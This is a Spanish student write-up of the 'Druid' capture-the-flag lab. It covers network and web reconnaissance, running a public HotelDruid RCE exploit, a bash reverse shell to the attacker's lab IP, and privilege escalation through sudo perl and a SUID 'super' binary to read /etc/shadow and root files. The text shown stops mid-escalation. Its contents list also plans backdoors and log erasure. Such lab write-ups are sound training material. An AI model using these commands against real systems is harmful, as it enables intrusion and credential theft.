




# INFORME-DRUID



Adrià Trillo Rodríguez  
ASIX2 -2º AÑO 28/01/2025

# 1 CONTENIDO

---

2	Introducción .....	2
3	Objetivo.....	2
4	Planteamiento .....	2
5	NETDISCOVER.....	3
6	PINGa.....	3
7	NMAP .....	4
8	Whatweb .....	4
9	Visualizando la Web .....	5
10	Análisis Web .....	5
10.1	wfuzz .....	5
11	Agregando dominios al hosts.....	6
12	FFUF.....	7
13	Searchsploit .....	9
14	REVERSE SHELL.....	12
15	Tratamiento de la TTY .....	13
16	Escalando privilegios .....	14
17	ID_RSA .....	18
18	ROOT.....	19
19	CTF FLAGS.....	20
20	Post Explotación .....	20
20.1	Reverse shell bash .....	20
20.2	Agregar usuario .....	20
21	Borrando el rastro .....	21
21.1	Historial de la terminal .....	21
21.2	Archivos temporales.....	22
21.3	Logs.....	22
22	Resultados y conclusiones.....	22
23	Aprendizaje.....	23

## 2 INTRODUCCIÓN

---

El reto Druid de Vulnix es un desafío de CTF diseñado para poner a prueba habilidades en seguridad informática, incluyendo análisis de redes, descubrimiento de servicios, explotación de vulnerabilidades y escalada de privilegios. Este tipo de ejercicios busca simular escenarios reales que enfrentan los analistas y profesionales de la ciberseguridad en su día a día.

El proceso involucrado en este desafío abarca desde el reconocimiento inicial del objetivo hasta la obtención de privilegios administrativos y la extracción de las flags. Cada paso del análisis está enfocado en la identificación de debilidades del sistema para su posterior explotación.

## 3 OBJETIVO

---

El objetivo principal de este laboratorio es comprometer el sistema objetivo identificado como Druid de Vulnix, utilizando herramientas y técnicas de seguridad ofensiva. Esto incluye la obtención de las flags de usuario y root.

## 4 PLANTEAMIENTO

---

El reto se inicia con la identificación de una máquina objetivo dentro de un entorno controlado. A través de una serie de etapas organizadas, se exploran las debilidades del sistema para comprometerlo con herramientas y técnicas específicas. Comienza con el reconocimiento, donde se emplean herramientas como arp-scan, ping y nmap para identificar puertos y servicios accesibles. Luego, se lleva a cabo un análisis web exhaustivo, explorando la página web del sistema y descubriendo configuraciones, subdominios y rutas vulnerables mediante fuzzing utilizando herramientas como wfuzz y ffuf. Posteriormente, se realiza la explotación de vulnerabilidades, donde se utiliza searchsploit para localizar exploits relacionados con el software HotelDruid y ejecutar comandos remotos mediante inyección de comandos. En la fase de escalada de privilegios, se aprovechan configuraciones inseguras y herramientas específicas, como super, para obtener acceso administrativo. Finalmente, la post-explotación se lleva a cabo con la implementación de backdoors para garantizar un acceso persistente y la eliminación de evidencias para minimizar la detección. El proceso fue diseñado para simular un entorno realista de pentesting

## 5 NETDISCOVER

Así como en la gran mayoría de CTFs, a pesar de ya tener la IP en la MV, lanzaremos un netdiscover para obtener la IP de la víctima.

```
sudo netdiscover -r 192.168.18.0/24
```

```
Currently scanning: Finished! | Screen View: Unique Hosts
```

11 Captured ARP Req/Rep packets, from 4 hosts. Total size: 660

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.18.1	00:50:56:c0:00:08	8	480	VMware, Inc.
192.168.18.2	00:50:56:e4:5d:3a	1	60	VMware, Inc.
192.168.18.133	00:0c:29:86:44:9b	1	60	VMware, Inc.
192.168.18.254	00:50:56:ee:21:18	1	60	VMware, Inc.

*Nota: Ejecutamos netdiscover con sudo ya que si no nos devolvería el aviso de que no tenemos permisos para ejecutar el comando.*

Como se aprecia en la imagen, hemos identificado que la dirección IP de la máquina víctima es 192.168.18.133. El resto de direcciones están reservadas y aparecen siempre que lanzamos estos escaneo de red.

## 6 PING

Una vez identificada la dirección IP, procederemos a enviar un paquete para confirmar que tenemos conexión completa con la máquina objetivo.

```
(gh0stn3t@Gh0stN3t)-[~]
$ ping -c 1 192.168.18.133
PING 192.168.18.133 (192.168.18.133) 56(84) bytes of data.
64 bytes from 192.168.18.133: icmp_seq=1 ttl=64 time=0.201 ms

— 192.168.18.133 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.201/0.201/0.201/0.000 ms
```

Como podemos observar, la conexión es exitosa. Además, podemos confirmar que la máquina es un sistema Linux, ya que el valor del es 64.

## 7 NMAP

Para la fase de reconocimiento, en particular en lo que respecta a los puertos, utilizaremos la herramienta nmap. Con ella, realizaremos un escaneo para identificar todos los puertos abiertos, junto con los servicios asociados y las versiones de los mismos. Para ello, ejecutaremos el siguiente comando:

```
nmap -p- --open -T5 -sSCV -Pn -n 192.168.18.133 -v -oG resultados-druid.txt
```

Como se aprecia en la siguiente captura, la máquina tiene tanto el puerto 22 (ssh) abierto, 80 (http).

```
(gh0stn3t@Gh0stN3t) - [~/druid]
$ batcat resultados-druid.txt
File: resultados-druid.txt
1 # Nmap 7.94SVN scan initiated Thu Jan 23 10:51:19 2025 as: /usr/lib/nmap/nmap --privileged -p- --open -T
2 5 -sSCV -Pn -n -v -oG resultados-druid.txt 192.168.18.133
3 # Ports scanned: TCP(65535;1-65535) UDP(0;) SCTP(0;) PROTOCOLS(0;)
4 Host: 192.168.18.133 () Status: Up
5 Host: 192.168.18.133 () Ports: 22/open/tcp//ssh//OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)/, 80/open
  /tcp//http//Apache httpd 2.4.56 ((Debian))/ Ignored State: closed (65533)
# Nmap done at Thu Jan 23 10:51:27 2025 -- 1 IP address (1 host up) scanned in 7.66 seconds
```

## 8 WHATWEB


Antes de proceder con la visualización de la página web en el navegador, ejecutaremos whatweb para obtener información sobre las tecnologías y servicios que están corriendo en el servidor web detrás de la aplicación.

```
(gh0stn3t@Gh0stN3t) - [~/druid]
$ whatweb http://192.168.18.133
http://192.168.18.133 [200 OK] Apache[2.4.56], Bootstrap, Country[RESERVED][ZZ], Email[info@hotel.nyx], HTML5, HTTPServer[Debian Linux][Apache/2.4.56 (Debian)], IP[192.168.18.133], JQuery[3.3.1], Script, Title[Hotel], X-UA-Compatible[IE=edge]
```

## 9 VISUALIZANDO LA WEB

---

Al visualizar el contenido de la web, nos encontraremos con lo que parece ser una web de reservas de un hotel.



Al ver esta web con tantos formularios, lo primo que hice fue abrir burpsuite y empezar a interceptar las peticiones que se hacen con los formularios, pero no conseguí nada, por lo que seguí buscando.

## 10 ANÁLISIS WEB

---

Llegados a este punto, como no tenemos nada de información, procederemos a realizar la fase de fuzzing web para ver si podemos extraer algo más de información.

### 10.1 WFUZZ

---

Con Wfuzz, realizamos la primera parte de nuestro proceso de fuzzing listando todos los directorios a los que podemos acceder para obtener más información.

Nos estaremos apoyando del siguiente comando:

```
wfuzz -c --hc 404 -t 200 -w /usr/share/wordlists/dirbuster/directory-  
list-2.3-medium.txt http://192.168.18.133/FUZZ
```

Parámetro	¿Qué hace?
-c	Muestra el contenido en color
--hc	Esconde las columnas con resultado 404
-t	Establece el número de threats
-w	Indica el directorio a utilizar

```
(ghostn3t@GhostN3t)-[~/druid]
$ wfuzz -c --hc 404 -t 200 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt http://192.168.18.133/FUZZ
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****


Target: http://192.168.18.133/FUZZ
Total requests: 220560
```

ID	Response	Lines	Word	Chars	Payload
000000001:	200	616 L	2487 W	33065 Ch	"# directory-list-2.3-medium.txt"
000000003:	200	616 L	2487 W	33065 Ch	"# Copyright 2007 James Fisher"
000000007:	200	616 L	2487 W	33065 Ch	"# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000014:	200	616 L	2487 W	33065 Ch	"http://192.168.18.133/"
000000550:	301	9 L	28 W	314 Ch	"css"
000000016:	301	9 L	28 W	317 Ch	"images"
000000013:	200	616 L	2487 W	33065 Ch	"#"
000000012:	200	616 L	2487 W	33065 Ch	"# on atleast 2 different hosts"
000000011:	200	616 L	2487 W	33065 Ch	"# Priority ordered case sensitive list, where entries were found"
000000010:	200	616 L	2487 W	33065 Ch	"#"
000000009:	200	616 L	2487 W	33065 Ch	"# Suite 300, San Francisco, California, 94105, USA."
000000006:	200	616 L	2487 W	33065 Ch	"# Attribution-Share Alike 3.0 License. To view a copy of this"
000000008:	200	616 L	2487 W	33065 Ch	"# or send a letter to Creative Commons, 171 Second Street,"
000000005:	200	616 L	2487 W	33065 Ch	"# This work is licensed under the Creative Commons"
000000002:	200	616 L	2487 W	33065 Ch	"#"
000000004:	200	616 L	2487 W	33065 Ch	"#"
000000953:	301	9 L	28 W	313 Ch	"js"
000002771:	301	9 L	28 W	316 Ch	"fonts"
000045240:	200	616 L	2487 W	33065 Ch	"http://192.168.18.133/"
000095524:	403	9 L	28 W	279 Ch	"server-status"

Como podemos ver, todos los directorios a los que podemos acceder son directorios que nos encontramos en todas las páginas, así como: js, cs, fonts..... . Además, si intentamos acceder a alguna de estas carpetas nos devolverá un error diciendo que no se ha podido encontrar, por lo que seguiremos investigando.

## 11 AGREGANDO DOMINIOS AL HOSTS

Tras un rato investigando la web, si nos fijamos bien en el footer, veremos que en el email pone hote.nyx .



Esto puede ser un dominio que nos lleve a alguna parte, por lo que lo agregaremos al hosts y empezaremos a investigar.

```
echo "192.168.18.133 hote.nyx" >> /etc/hosts
```

```
(ghostn3t@Gh0stN3t)-[~/druid]
$ batcat /etc/hosts

File: /etc/hosts
1 127.0.0.1 localhost
2 127.0.1.1 Gh0stN3t
3
4 # The following lines are desirable for IPv6 capable hosts
5 ::1 localhost ip6-localhost ip6-loopback
6 ff02::1 ip6-allnodes
7 ff02::2 ip6-allrouters
8 10.10.66.28
9 10.10.66.28 cyberlens.thm
10 10.10.49.26 cyprusbank.thm
11 10.10.157.128 cheese.thm
12 192.168.18.133 hotel.nyx
```

## 12 FFUF

Ahora que ya hemos encontrado este dominio, procederemos a lanzar un ffuf para encontrar vhost.

```
ffuf -c -u 'http://hotel.nyx' -H 'Host: FUZZ.hotel.nyx' -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-
110000.txt --fs 33065
```

Parámetro	¿Qué hace?
-c	Muestra el contenido en color
-u "http://hotel.nyx"	Especifica la URL
-H "Host: FUZZ.hotel.nyx"	Reemplaza el hueco de FUZZ por cada encabezado de la wordlists
-w	Indica el directorio a utilizar
--fs 33065	Filtra las respuestas basadas en el tamaño del contenido de la respuesta en bytes.



```

:: Method      : GET
:: URL         : http://hotel.nyx
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
:: Header     : Host: FUZZ.hotel.nyx
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter     : Response size: 33065

reservations [Status: 200, Size: 398, Words: 25, Lines: 18, Duration: 2ms]
:: Progress: [19479/114441] :: Job [1/1] :: 2083 req/sec :: Duration: [0:00:08] :: Errors: 0 ::


```

Ahora que ya hemos encontrado este subdominio, lo agregaremos al archivo hosts y visualizaremos su contenido.


```

6 ff02::1 ip6-allnodes
7 ff02::2 ip6-allrouters
8 10.10.66.28
9 10.10.66.28 cyberlens.thm
10 10.10.49.26 cyprusbank.thm
11 10.10.157.128 cheese.thm
12 192.168.18.133 hotel.nyx reservations.hotel.nyx

```



Tras investigar un rato este espacio, me he movido al apartado de configuración de usuarios para ver si podía agregar un nuevo usuario y conectarme después al ssh. Sin embargo, me topé con que el login estaba desactivado.



## 13 SEARCHSPLOIT

Si volvemos a la sección inicial, veremos que en la parte inferior del todo tenemos la información de que la web está usando un software que se llama HotelDruid.


at. [HotelDruid](#) is a free software release

Además, si clicamos sobre este enlace y visualizamos el contenido de ese enlace, veremos que nos indican la versión del software están usando.


### *Latest Release*

**HotelDruid version 3.0.7** (November 15, 2024). What's insertion with multi-unit rates and more.

Sin embargo, esta no es la versión que nosotros estamos usando, por lo que si seguimos investigando veremos que tenemos una opción que pone “configuración y customización”.




Si clicamos en el apartado de configuración veremos que nos indican la versión del software que estamos usando.



Ahora que sabemos qué tipo de software utiliza esta web, buscaremos algún tipo de vulnerabilidad con searchsploit.

```
searchsploit hoteldruid 3.0.3
```



Como podemos ver, hemos encontrado un exploit que nos permite acceder por remoto.

Una vez que hemos encontrado el sploit lo descargamos:

```
searchsploit -m php/webapps/50754.py
```

```
(gh0stn3t@Gh0stN3t)-[~]
$ searchsploit -m php/webapps/50754.py
Exploit: Hotel Druid 3.0.3 - Remote Code Execution (RCE)
URL: https://www.exploit-db.com/exploits/50754
Path: /usr/share/exploitdb/exploits/php/webapps/50754.py
Codes: CVE-2022-22909
Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/gh0stn3t/50754.py
```

Seguidamente, lo ejecutamos con el siguiente comando:

```
python3 50754.py -t http://reservations.hotel.nyx --noauth
```


Parámetro	¿Qué hace?
<b>Python3</b>	Invocamos el intérprete de Python
<b>50754.py</b>	Es el sploit que nos hemos descargado
<b>-t http://....</b>	Indicamos el target, la URL donde queremos que trabaje el script
<b>--noauth</b>	Indicamos que la autenticación está desactivada.

```
(gh0stn3t@Gh0stN3t)-[~]
$ python3 50754.py -t http://reservations.hotel.nyx --noauth
/home/gh0stn3t/50754.py:73: SyntaxWarning: invalid escape sequence '\ '
banner = """"\n /$$ /$$ /$$ /$$$$$ /$$ /$$ /$$ /$$$$$
/$$ /$$ /$$ previous /$$ /$$ the first /$$ /$$$$$ /$$ /$$
/$$ /$$ /$$$$$ /$$$$$ /$$$$$ /$$ /$$ /$$ /$$$$$
/$$$$ /$$ /$$ /$$ /$$ /$$ /$$ /$$ /$$ /$$ /$$ /$$
/$$ /$$ /$$ /$$ /$$ /$$ /$$ /$$ /$$ /$$ /$$ /$$
/$$ /$$ /$$ /$$ /$$ /$$ /$$ /$$ /$$ /$$ /$$ /$$
/$$ /$$ /$$$$$ /$$$$$ /$$$$$ /$$ /$$ /$$ /$$$$$
/$$ /$$ /$$$$$ /$$$$$ /$$$$$ /$$ /$$ /$$ /$$$$$
Exploit By - 0z09e (https://twitter.com/0z09e)
[*] Trying to access the Dashboard. Generated paths relative to the HotelDruid directory, if they don't begin with /
[*] Checking the privilege of the user.
[*] User has the privilege to add room.
[*] Adding a new room.
[*] Room has been added successfully.
[*] Testing code execution
[*] Code executed successfully. Go to http://reservations.hotel.nyx/dati/selectappartamenti.php and execute the code with the parameter 'cmd'.
[*] Example : http://reservations.hotel.nyx/dati/selectappartamenti.php?cmd=id
[*] Example Output : uid=33(www-data) gid=33(www-data) groups=33(www-data)
(gh0stn3t@Gh0stN3t)-[~]
```

Como podemos ver, se ha ejecutado con éxito y, además, nos han dado la ruta que se tiene que ejecutar para explotar esta vulnerabilidad.

```
Example : http://reservations.hotel.nyx/dati/selectappartamenti.php?cmd=id
Example Output : uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Si probamos la ruta que nos ha proporcionado veremos que funciona a la perfección:



Esto significa que cambiando el parámetro id arriba en la barra de búsqueda podemos ejecutar cualquier comando. Esta practica se denomina inyección de comandos ( Command injection)

## 14 REVERSE SHELL

Lo primero que se me vino a la cabeza fue ejecutar una reverse shell simple de bash con la siguiente estructura:

```
bash -c 'bash -i >& /dev/tcp/192.168.18.128/4444 0>&1'
```

Sin embargo, al ejecutar el comando no funcionó, por lo que me devolví a la terminal y me creé una shell interactiva con php para ver cómo era el decode de & para URL:

```
(gh0stn3t@Gh0stN3t)-[~]
$ php --interactive
Interactive shell

php > echo urlencode("&");
%26
php > 
```

Sabiendo esto, lo único que tenía que hacer era cambiar los "&" por un %26 y ver si funciona.

```
bash -c 'bash -i >%26 /dev/tcp/192.168.18.128/4444 0>%261'
```

```
(gh0stn3t@Gh0stN3t)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [192.168.18.128] from (UNKNOWN) [192.168.18.133] 32794  
bash: cannot set terminal process group (542): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@druid:/var/www/hotelldruid/dati$
```

Estamos dentro, por lo que procederemos a hacer el tratamiento de la TTY

## 15 TRATAMIENTO DE LA TTY

Para realizar el tratamiento de la TTY seguiremos los siguientes pasos:

1. Script /dev/null -c bash
2. Ctrl + z
3. Stty raw -echo; fg
4. Reset
5. Xterm
6. Stty size
7. stty rows 51 columns 181

```
gh0stn3t@Gh0stN3t: ~ x gh0stn3t@Gh0stN3t: ~ x  
www-data@druid:/var/www/hotelldruid/dati$ whoami  
www-data  
www-data@druid:/var/www/hotelldruid/dati$ ls  
DATI  dati_connessione.php  lingua.php  selectperiodi2024.1.php  
bash  db_hotelldruid         selectappartamenti.php  selectperiodi2025.1.php  
www-data@druid:/var/www/hotelldruid/dati$
```

## 16 ESCALANDO PRIVILEGIOS

Una vez dentro, lanzamos un `sudo -l` para ver lo que podemos ejecutar con permisos de root.

```
www-data@druid:/home$ sudo -l
Matching Defaults entries for www-data on druid:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on druid:
    (sun) NOPASSWD: /usr/bin/perl
www-data@druid:/home$
```

Como podemos ver, tenemos permisos para ejecutar perl siendo el usuario sun, por lo que buscaremos en `gtfobins` el comando para escalar privilegios y el comando que obtengamos lo ejecutaremos como sun.

### | Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo perl -e 'exec "/bin/sh";'
```

```
sudo -u sun perl -e 'exec "/bin/sh";'
```

```
sun@druid:/home x gh0stn
sun@druid:/home$ whoami
sun
sun@druid:/home$
```

Ahora que ya somos sun, volveremos a ejecutar `sudo -l` a ver qué nos proporciona:

```
sun@druid:/home$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for sun: 
co $(which perl) .
```

Como podemos ver no hemos obtenido nada, por lo que ejecutaré el comando `find` para ver si encuentro algo interesante.

```
sun@druid:/ $ find / -perm -4000 2>/dev/null
/usr/bin/mount
/usr/bin/su
/usr/bin/chfn
/usr/bin/super
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/umount
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/newgrp
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
sun@druid:/ $
```

Como podemos ver, tenemos varios directorios, de los cuales principalmente nos interesan `/super` y probablemente el de `/openssh` que quizás albergue alguna clave RSA, `/chsh` y `/chfn`. Como costumbre personal, siempre me apoyo en el comando `which` para saber si estoy ante un directorio o ante un programa, por lo que lanzaré un `which` tanto a `super` como a `chsh`.

```
sun@druid:~$ which chfn
/usr/bin/chfn
sun@druid:~$ which chsh
/usr/bin/chsh
sun@druid:~$ which super
/usr/bin/super
sun@druid:~$
```



Como podemos ver, se trata de varios comandos / programas que realizan una función, vamos a descubrir cual es. Si ejecutamos los comandos chfn y chsh nos pedirá una contraseña que no tenemos, por lo que quedan totalmente descartados. Sin embargo, si ejecutamos el comando super nos devolverá lo siguiente:

```
sun@druid:~$ /usr/bin/super
super version 3.30 patchlevel 3
Commands available to user sun (use option '-H' for a long-winded listing):<= S
shell to run with SUID privileges.
Command Name      Comments
or Pattern
secret            This example creates a local SUID copy of the binary and runs it t
interact with an existing SUID binary skip the first command and
```

A priori no podemos saber mucho, pero si lo ejecutamos con el -H delante obtendremos lo siguiente:

```
sun@druid:~$ /usr/bin/super -H
super version 3.30 patchlevel 3
(Use super -h for general usage information.)
Super.tab file: `/etc/super.tab'

=====
Commands available to user sun (use option '-h' for a general usage listing):

super secret → /usr/bin/rev
Executes with: uid=0 gid=0
Max per-arg length: 1000 chars; max over all args: 10000 chars.

sun@druid:~$
```

A parte de indicarnos que ejecuta el script con permisos de super usuario, vemos que nos indica “super.tab file:” en el directorio /etc/super.tab por lo que vamos a ver qué es.

Tras un rato probando diferentes formas de ejecutar el comando, probé con la sintaxis:

```
/usr/bin/super secret /etc/super.tab
```

Y obtuve el siguiente resultado:

```

$ pxE trebor 00:82:80 10-60-2002 3.1 v,bat.repus :di$ #
#
#
.toor sa uoy rof etucexe lliw )1(repus taht sdnammoc stsil elif siht #
.skrow siht woh dnatsrednu uoy litnu SEIRTNE YNA DDA TON OD ,eroferehT #
#
sti dna elif siht htob no selpmaxe rof selpmaxe/repus/cod/erahs/rsu/ eeS #
.noitamrofni rof egap nam )5(bat.repus eht eeS .sdnammoc #
#
#
===== snoitpo labolG #
#
    snoitpo_labolg:
\ ... elif siht ot gol # gol.repus/gol/rav=elifgol
\ retne-er ot deen t'nseod resu eht syas siht # y=emitwener
\ yltneuqerf deussi era sdmc repus fi drowssap #
\ )resu eno lla eb tsum ti "wonk" ew taht os( #
\ ot gnihctam snrettap tsoh/puorg/resu tes # llehs=snrettap #
\ snrettap elyts llehs-enruoB #
\ .)tuo detnemnoc s'ti eton tub( #
\ rgmsys diu /w selif pmatsemit etaerc # rgmsys=diupmatsemit #
\ .)tuo detnemnoc s'ti eton tub( #
\ rgmsys diu rednu elifgol etaerc # rgmsys=diugol #
\ .)tuo detnemnoc s'ti eton tub( #
#
... noitinifed lufesu A #
#
}irf,uht,dew,eut,nom{/}03:71-00:8{ sruoHeciff0 enifed:
0=dig 0=diu nus ver/nib/rsu/ terces
sun@druid:~$ /usr/bin/super secret /etc/super.tab

```

Nos devuelve el contenido del archivo pero de forma inversa, por lo que nos podemos hacer una idea de qué hace este comando.

Si intentamos visualizar el contenido de /etc/shadow con un cat, nos dirá que no tenemos permisos. Sin embargo, como sabemos que con este comando podemos ver el contenido de un archivo de forma invertida y que además lo ejecutamos con permisos de sudo, visualizaremos su contenido para poder encontrar contraseñas.

```
/usr/bin/super secret /etc/shadow | rev
```

```

sun@druid:~$ /usr/bin/super secret /root/root.txt | rev
